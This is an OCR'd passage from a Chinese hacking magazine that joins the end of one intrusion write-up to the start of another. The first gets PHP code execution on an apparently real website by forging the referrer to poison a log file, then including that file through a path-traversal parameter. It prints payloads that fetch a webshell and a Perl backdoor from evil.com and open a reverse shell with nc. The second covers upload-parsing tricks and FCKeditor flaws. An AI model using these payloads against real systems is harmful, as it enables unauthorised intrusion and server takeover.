


图3

为了绕过"<?php phpinfo();?>"中"<?php"后面的空格，想到不用"php"，而是直接提交"<?phpinfo();?>"，但居然测试出了另一个匪夷所思的结果，可以使用"<?php"，只要后面加上一个符号就行，比如"<?php*phpinfo();?>"，就能够正确执行，如图4所示，这样的符号还可以是"^"、"+"、"-"等。

现在只是解决了一个空格的问题，后面的空格如何解决呢？我们知道"<?php 'ls -l';?>"也能够执行命令，但是带参数的命令有空格(ls跟-l之间)，会被URL编码记录到detail.dat文件中，不能正确执行，现在只能执行不带参数的命令。如果我们想通过wget下载个webshell或者nc等后门就不行了，但可以提交一句话"<?eval($_POST[cmd])?>"，然后包含，用客户端连接，不能执行(<?phpinfo();?>可以解析，说明PHP文件可以解析，原因见后面)。后来想到给字符串复制不一定要用引号，比如说提交URL："http://www.xxxx.com/? <?system (chr(108).chr(115).chr(32).chr(45).chr(108));?>xxx"，就相当于"<?system("ls -l");?>"，这样就完美解决了命令字符串中空格与引号的问题，随文提供了一个C语言格式化输出的小程序。测试结果如图5所示，这样就完全可以自由注入PHP代码执行命令了。




图4




图5

伪造referrer测试和实战拿Shell

通过伪造浏览器中的referrer为恶意的PHP代码，同样可以达到上面的效果，而且更加方便简单，因为没有对空格进行编码，只需要"bypass magic_quotes_gpc=on"就可以了，只要通过提交"<? echo 'ls -l';?>"这种代码即可。

伪造referrer可以用Firefox的RefControl插

件,然后直接访问网站首页,就被记录到detail.dat文件中了,如图6所示。




图6

修改referrer为"<? echo 'wget http://evil.com/webshell.txt -O /home/chinarevenue/stat/data/x.php';?>",访问网站首页;然后访问"http://www.tpclub.com/en/frame_en.php?link=../stat/data/detail.dat"执行PHP代码。访问http://www.tpclub.com/stat/data/x.php发现成功下载了Shell,但是与一句话一样不能正常执行。既然能执行命令,我们就反弹Shell回来。本地"nc -lvvp 8080"端口,然后修改referrer为"xxx<?echo 'wget http://evil.com/backdoor.pl -O /tmp/.bc.pl' 'perl /tmp/.bc.pl 119.180.55.170 8080';?>xxx",访问首页,提交结果如图7所示。

之后访问"http://www.tpclub.com/en/frame_en.php?link=../stat/data/detail.dat",执行插入的PHP代码,成功获得了一个Shell,如图8所示。




图7





图8

通过Shell发现WebShell不能执行的原因是网站配置有问题,不能正常接收$_POST和$_GET数据,但是开了全局变量,于是写了个"<?system($ev);?>"就当WebShell用了。至此,本次检测就到此结束了。

(编辑提醒:本文涉及的代码已收入随书光盘,请到光盘中查找)

前置知识:无
关键词:渗透、检测

一次计算机系统安全检测全程笔记



文/图 814ckhum0r

整体思路

在网站服务器禁用了asp解析上传的aspshell无法执行的情况下,通过域名注册信息得到技术管理员邮箱,通过此邮箱信息得知此邮箱同时注册了另外一个域名cdxxx.cn,利用FCKeditor二次上传漏洞入侵此网站获取Webshell;发现此服务器上IIS配置信息里存在

目标网站,提权未果情况下,利用此服务器上某个站点的dbo权限的MSSQL帐号执行SQL语句备份一个脚本木马到原服务器上目标站点的Web目录,通过查看system.config文件得到目标网站的数据库连接账号密码,利用此账号密码成功连接搬迁后的服务器的数据库。同时数据库角色也是dbo,备份aspx小马到目标站目录,然后提权。此时网站和服务器成功沦陷。

详细过程

最近公司某领导让我帮他一个研究生时候的同学看一下网站安全情况,随口就答应了,便有了这次检测,其间让我郁闷好几次,所以决定写下来让读者有所参考。

经过初步信息搜集得知目标服务器环境是Windows 2003+IIS6.0+ASP.NET+MSSQL 2000,IP地址为221.xxx.77.1,网站应该是外包给某个公司开发的。

首先是尝试SQL注入,把主站网站翻了个遍发现为数不多的带参数的页面,但是都没有,用wwwscan、webcruiser、acunetix wvs扫描了下也没啥可用的,来到前台注册用户,结果提示需要填写推荐人,一时没有找到推荐人,想了想一般新站都有测试账号之类的,尝试用账号test密码test登录前台,成功~~,再找找上传的地方,个人资料头像上传处传了一张正常图片,刷新后查看属性得到地址,如图1所示。




图1

由此可见用户名为test,头像地址就是http://tianxxx.com/Images/UserFace/test.gif。看到这个心中窃喜,立即注销重新注册一个用户,还是得填推荐人,填上test,却提示此用户不是实名用户,再次登录test将个人资料完善,姓名就填张三,再次注销重新注册了一个a.asp;1的账号,登录也成功了,心里就想着这么快就搞定了,结果上传一句话图片木马后头像刷新后还是默认图片,难不成没上传成功?(事后进服务器发现文件是上传成功了,只是解析不出来)试着访问了一下 http://tianxxx.com/Images/UserFace/a.asp;1.gif提示404错误,反查了一下IP,服务器上就三个域名,一个就是主站,一个是子域名,另一个是不相干的站。Google出来好几个二级域名,扫了一下某个子域名,发现根目录下有FCKeditor,心中又贼喜,尝试FCKeditor二次上传漏洞,成功上传了图片木马,访问时却不能执行。估计IIS里面禁止了asp应用程序扩展只留了aspx,后来把网站所有的二级域名的FCKeditor都尝试了下,都没能成功执行。另外一个不相干的站也测试了,都没有啥可用的。做以上这些无用功都花了不少时间。想放弃再给领导汇报说没有问题。当时又下班了就没有汇报。蹬着自行车就回家了。在回家路上又想了想,还是觉得不干下来不行。于是想着下一步该怎么来做。回家吃饭后打开我的笔记本电脑便继续了(干这行真辛苦啊)。

通过whois查询目标域名得到域名注册邮箱信息:

Email : arcaixxx@163.com

